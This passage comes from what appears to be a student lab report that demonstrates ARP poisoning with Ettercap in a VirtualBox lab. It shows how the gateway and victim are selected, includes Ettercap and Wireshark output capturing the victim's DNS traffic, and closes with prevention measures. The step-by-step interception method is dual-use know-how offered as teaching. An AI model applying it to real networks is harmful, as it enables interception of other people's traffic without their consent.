
4. Select the the default gateway(router's IP) and then select the victim IP


Learning [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
0.8.3.1 (EB)
Host List
Delete Host
Add to Target 1
Add to Target 2

IP Address	MAC Address	Description
192.168.16.71	BC:17:B8:CA:FA:F8	
192.168.16.131	68:54:5A:66:39:CE	
192.168.16.199	2A:ED:FF:32:59:44	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.16.71 added to TARGET1
Host 192.168.16.199 added to TARGET2
```

5. Poison both with the arp poisoning using ettercap




IP Address	MAC Address	Description
192.168.16.71	BC:17:B8:CA:FA:F8	
192.168.16.131	68:54:5A:66:39:CE	
192.168.16.199	2A:ED:FF:32:59:44	

```
ARP poisoning victims:

 GROUP 1 : 192.168.16.71 BC:17:B8:CA:FA:F8

 GROUP 2 : 192.168.16.199 2A:ED:FF:32:59:44
```

You are running Wireshark 3.6.0 (Git v3.6.0 packaged as 3.6.0-1).


6. Check with the wireshark, you can able to find different packets are received in the host machine from the victim machine


Learning [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12:30
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
Right Ctrl

eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump

You are running Wireshark 3.6.0 (Git v3.6.0 packaged as 3.6.0-1).

Ready to load or capture | No Packets | Profile: Default



```
No.  Time         Source              Destination        Protocol Length Info
 497 23.567484978 157.240.192.52      192.168.16.131     TCP      66 [TCP Retransmission] 443 → 15793 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1370 SACK_PERM=1 WS=256
 498 23.567485539 192.168.16.71       192.168.16.199     DNS      76 Standard query 0xa18e AAAA web.facebook.com
 499 23.567485610 192.168.16.71       192.168.16.199     DNS      76 Standard query 0x61e9 A web.facebook.com
 500 23.644228125 192.168.16.131      49.44.131.33       TCP      66 15794 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 501 23.712297351 192.168.16.71       192.168.16.199     DNS      79 Standard query 0x47ca A teams.microsoft.com
 502 23.712297752 192.168.16.71       192.168.16.199     DNS      75 Standard query 0x4de8 A bam.nr-data.net
 503 23.712297812 192.168.16.71       192.168.16.199     DNS      79 Standard query 0x010d AAAA teams.microsoft.com
 504 23.712297862 192.168.16.71       192.168.16.199     DNS      75 Standard query 0xfff6 AAAA bam.nr-data.net
 505 23.715341664 IntelCor_ca:fa:f8   Broadcast          ARP      60 Who has 192.168.16.199? Tell 192.168.16.71
 506 23.724244427 PcsCompu_54:c7:56   IntelCor_ca:fa:f8  ARP      42 192.168.16.199 is at 08:00:27:54:c7:56
 507 23.742179090 192.168.16.71       192.168.16.199     DNS      69 Standard query 0xafec A google.ru
 508 23.742179491 192.168.16.71       192.168.16.199     DNS      75 Standard query 0x0155 AAAA www.youtube.com
 509 23.742179541 192.168.16.71       192.168.16.199     DNS      75 Standard query 0x992d A www.youtube.com
 510 23.742179601 192.168.16.71       192.168.16.199     DNS      69 Standard query 0xebe6 AAAA google.ru
 511 23.742425866 192.168.16.71       192.168.16.199     DNS      69 Standard query 0xafec A google.ru
 512 23.742500192 192.168.16.71       192.168.16.199     DNS      75 Standard query 0x0155 AAAA www.youtube.com
 513 23.742550802 192.168.16.71       192.168.16.199     DNS      75 Standard query 0x992d A www.youtube.com
 514 23.742598145 192.168.16.71       192.168.16.199     DNS      69 Standard query 0xebe6 AAAA google.ru
 515 23.757915668 192.168.16.71       142.250.195.99     TCP      66 47115 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 516 23.937777813 192.168.16.71       192.168.16.199     DNS      73 Standard query 0x589f A www.google.ru
 517 23.937778254 192.168.16.71       192.168.16.199     DNS      73 Standard query 0xfd22 AAAA www.google.ru
 518 23.943498707 192.168.16.71       192.168.16.199     DNS      73 Standard query 0x589f A www.google.ru
 519 23.943565095 192.168.16.71       192.168.16.199     DNS      73 Standard query 0xfd22 AAAA www.google.ru
 520 24.009295521 192.168.16.71       142.250.195.99     TCP      66 47116 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 521 24.025329033 192.168.16.71       192.168.16.199     DNS      75 Standard query 0x72c8 A chat.google.com

› Frame 505: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
› Ethernet II, Src: IntelCor_ca:fa:f8 (bc:17:b8:ca:fa:f8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⌄ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: IntelCor_ca:fa:f8 (bc:17:b8:ca:fa:f8)
    Sender IP address: 192.168.16.71
    Target MAC address: IntelCor_66:39:ce (68:54:5a:66:39:ce)
    Target IP address: 192.168.16.199

0010  08 00 06 04 00 01 bc 17  b8 ca fa f8 c0 a8 10 47
Sender IP address (arp.src.proto_ipv4), 4 bytes
Packets: 1069 · Displayed: 1069 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```

Learning [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
12:35
Right Ctrl

Here We can see that the packets which are being send Gateway(192.168.16.199) to the victim's network are being captured in our device i.e. attacker

Prevention Technique

1. **Use a Virtual Private Network (VPN) -** A virtual private network (VPN) allows devices to connect to the Internet over an encrypted tunnel. This encrypts all communication, rendering it useless to an ARP spoofing attacker.
2. **Use static ARP** - The ARP protocol allows you to create a static ARP entry for an IP address, preventing devices from listening for ARP answers from that address. If a workstation always connects to the same router, for example, you can create a static ARP entry for that router to avoid an attack.
3. **Use packet filtering** - Poisoned ARP packets can be identified by packet filtering systems that look for contradictory source information and halt them before they reach your network's devices.
4. **Run a spoofing attack** - In collaboration with your IT and security departments, execute a spoofing attack to see if your existing defenses are effective. If the attack succeeds, pinpoint the weak spots in your defenses and address them.

Results

We were successfully able to demonstrate the attacks and highlight the preventive measures.

Conclusion

Web Security is a necessity and there are many threats related to this. We must be aware and alert and always follow preventive measures. In conclusion, we learnt about various threats to users as well as the organization when the respective web security measures are not taken into consideration.

References

https://www.youtube.com/watch?v=7-9yGc13rEU&t=410s
https://www.youtube.com/watch?v=pD6C1-zSxIM&t=370s
https://www.youtube.com/watch?v=lFpDnPGXNwk
https://www.youtube.com/watch?v=A7nih6SANYs&t=205s